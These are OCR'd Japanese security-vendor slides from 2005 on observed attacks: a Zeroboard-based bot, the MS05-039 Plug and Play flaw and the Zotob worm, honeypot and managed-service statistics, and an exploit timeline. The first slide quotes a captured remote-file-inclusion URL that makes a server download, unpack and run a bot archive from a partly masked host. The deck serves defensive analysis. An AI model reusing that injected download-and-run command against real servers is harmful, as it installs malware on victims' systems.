
Zeroboardの脆弱性を利用したbot

■攻撃手法

①Zeroboard脆弱性を利用して以下のコマンドが入力される。

/bbs/skin/zero_vote/error.php?dir=http://＊＊＊.com/zamelmania/fbi.gif?&cmd=cd%20/tmp;wget%20http://www.＊＊＊.com/bbs/qmail.tgz;GET%20http://www.＊＊＊.com/bbs/qmail.tgz%20>%20qmail.tgz;curl%20-O%20http://www.＊＊＊.com/bbs/qmail.tgz;tar%20-xzvf%20qmail.tgz;cd%20qmail;./s


②HTTP経由で「qmail.tgz」というファイルがダウロードされ、実行される。
この圧縮ファイルは、ファイルの内容と感染後の挙動からbotである事が判明した。



INTERNET SECURITY SYSTEMS®

Zeroboardの攻撃推移

グラフは、9月1日から9月19日までの攻撃件数の推移である。
攻撃元IPアドレスは、一箇所からで9月8、9日のみ検知している。



(出典)ISSマネージド セキュリティ サービス

プロトタイプのBOTだと思われる。

INTERNET SECURITY SYSTEMS®

ニュースでは、日本での影響が少なかった MS05-039への攻撃

INTERNET | SECURITY | SYSTEMS®

2005年8月15日のニュース

■ITProでMS05-039の脆弱性を利用した攻撃がニュースで取り上げられる。

Windowsの脆弱性を突く新種ワームに注意，ネットに接続するだけで感染する　2005年08月15日

マイクロソフトや情報処理推進機構（IPA），米US-CERTなどは8月15日，8月10日に公表されたWindowsのセキュリティ・ホール（脆弱性）を突いて感染を広げるワーム（ウイルス）が出現しているとして注意を呼びかけた。セキュリティ・ホールが存在するWindowsマシンは，ネットに接続するだけで感染する恐れがある。対策は，マイクロソフトが公開している修正パッチを適用すること。ファイアウオールなどで不要なポートをふさいでおくことも重要である。

ワームに狙われているセキュリティ・ホールは，8月の月例セキュリティ情報の一つとして公表された「プラグ アンド プレイ の脆弱性により，リモートでコードが実行され，特権の昇格が行なわれる（899588）（MS05-039）」。Windowsが備える「プラグ アンド プレイ」のサービスに見つかったバッファ・オーバーフローのセキュリティ・ホールである（関連記事）。細工が施されたデータを送信されると，任意のプログラムを実行されたり，権限の昇格を許したりする。最大深刻度は最悪の「緊急」。

この「MS05-039」は危険なセキュリティ・ホールであるため，公開当初から悪用される可能性が高いとされていた。実際，公開直後にはセキュリティ・ホールを突くプログラム（コード）がインターネット上で公表され，US-CERTなどは米国時間8月12日に注意を呼びかけていた。そして今回，セキュリティ・ホールを突いて自動的に感染を広げるプログラム（ワーム）が確認された。

現在確認されているワームは「Zotob」と呼ばれている。マイクロソフトでは，パッチ未適用のWindows 2000だけが感染するとしている。一方，Windows 2000だけではなくWindows XPも影響を受けるとしているベンダー／組織もある。米SANS Instituteでは，米国時間8月14日時点での情報として，Windows XP SP2およびWindows 2003は感染しないことが確認されているとしている。

Zotobは，TCPポート445番経由でセキュリティ・ホールを突くプログラムを送り込む。このプログラムの実行に“成功”すると，そのプログラムは既にZotobが稼働しているマシンから，Zotob本体をFTPでダウンロードして実行する。

<出典　http://itpro.nikkeibp.co.jp/free/ITPro/NEWS/20050815/166378/>

日本での被害は、ほとんど報じられなかった。

INTERNET | SECURITY | SYSTEMS®

MS05-039について

■概要

プラグ アンド プレイ サービスは、デバイスのインストール、設定、および新規デバイスの通知を担当する Windows DCE-RPC サービスです。最近のバージョンの Windowsオペレーティング システムでは、このサービスが自動的に起動し、デフォルト設定で動作します。Windows 2000 の場合、このサービスへは名前付きパイプと NULL セッションを通じて到達可能です。このサービスを無効化すると、システムの動作に悪影響が及びます。
プラグ アンド プレイ サービスには、リモートから悪用可能なスタックベースのオーバーフローが含まれています。

■影響を受けるシステム(MS05-039の修正パッチが適用されていないホスト)

Windows 2000 SP4 およびそれ以前、セキュリティ ロールアップ済み (匿名の場合)
Windows XP SP2 およびそれ以前 (認証されたユーザーの場合のみ)
Windows Server 2003 SP1 およびそれ以前 (認証されたユーザーの場合のみ)

■対応

MS05-039の修正パッチが適用

INTERNET | SECURITY | SYSTEMS®

MS05-039発見からワーム発生までのタイムフレーム

2005/3/中旬　　2005/4/13　　2005/8/9

X-Force R&D
Neel Mehta
によって発見

Microsoftに
脆弱性の詳細を
報告

Virtual Patch
XPU 24.4で対応

脆弱性についてMSに報告

8/11
Frsirt
Exploit公開

8/12
Metasploit
Exploit公開

8/14
Zotob-A

8/17
Zotob-E
Worm_Rbot CBQ


2005/8/9　Microsoft　脆弱性情報と対応パッチMS05-39を公開

Mcafee
Symantec
防御シグネチャセットを公開

Botのソースコードを利用して、早い段階にワームが発生する。

MS05-039の攻撃推移

グラフは、9月16日から9月22日までの攻撃件数の推移




(出典)ISSマネージド セキュリティ サービス　ハニーポット

INTERNET | SECURITY | SYSTEMS®

MS05-039の国別グラフ

グラフは、9月16日から9月22日までの攻撃元国別グラフ

国別グラフでも第3位
また、IPアドレスの情報からADSLや光回線などを利用している。一般ユーザに影響が出ている。



(出典)ISSマネージド セキュリティ サービス　ハニーポット

INTERNET SECURITY SYSTEMS®

情報の収集

INTERNET | SECURITY | SYSTEMS®

情報収集の３つの問題

１．攻撃の詳細がわからない　⇒　詳しいと模倣犯が･･･

２．一時的で現状把握ができない　⇒　取り扱う情報が多い

３．ニュースになっていない問題がある　⇒ わからない事もある

効率的に情報収集を行うには？

1. 移転　⇒　マネージド セキュリティ サービスの活用

2. 保有　⇒　ハニーポットによる情報収集

INTERNET | SECURITY | SYSTEMS®

マネージド セキュリティ サービスの2つの利点


1. 専門家による分析とアドバイス

2. 広範囲なセキュリティ情報網

INTERNET | SECURITY | SYSTEMS®

マネージド セキュリティ サービスの利点

IDSでのデータを統計情報として提供



INTERNET | SECURITY | SYSTEMS®

マネージド セキュリティ サービスの2つの問題

1. コストが発生する ⇒ 人件費などのTCOの低減

2. 時間がかかる ⇒ SLAの活用

※SLA(サービス保証制度)
サービス品質や違反した場合の利用料金の減額などに関する規定

INTERNET | SECURITY | SYSTEMS®

ハニーポットの3つの利点

1. 経済的に安価で小規模な組織でも利用可能。

2. リアルタイムに情報収集ができる。

3. 詳細な情報収集が可能である。

INTERNET | SECURITY | SYSTEMS®

ハニーポットの2つの問題

1. 視野に制限がある ⇒ 攻撃の規模または、受動的攻撃

⇩

マネージド セキュリティ サービスの活用

2. 攻撃に対するリスク ⇒ システムが悪用される危険性が高い

⇩


ハニーネットGen II の利用


INTERNET | SECURITY | SYSTEMS®

ハニーネットGen II

INTERNET | SECURITY | SYSTEMS®


Walleye:Honeywall Web Interface(TOP画面)



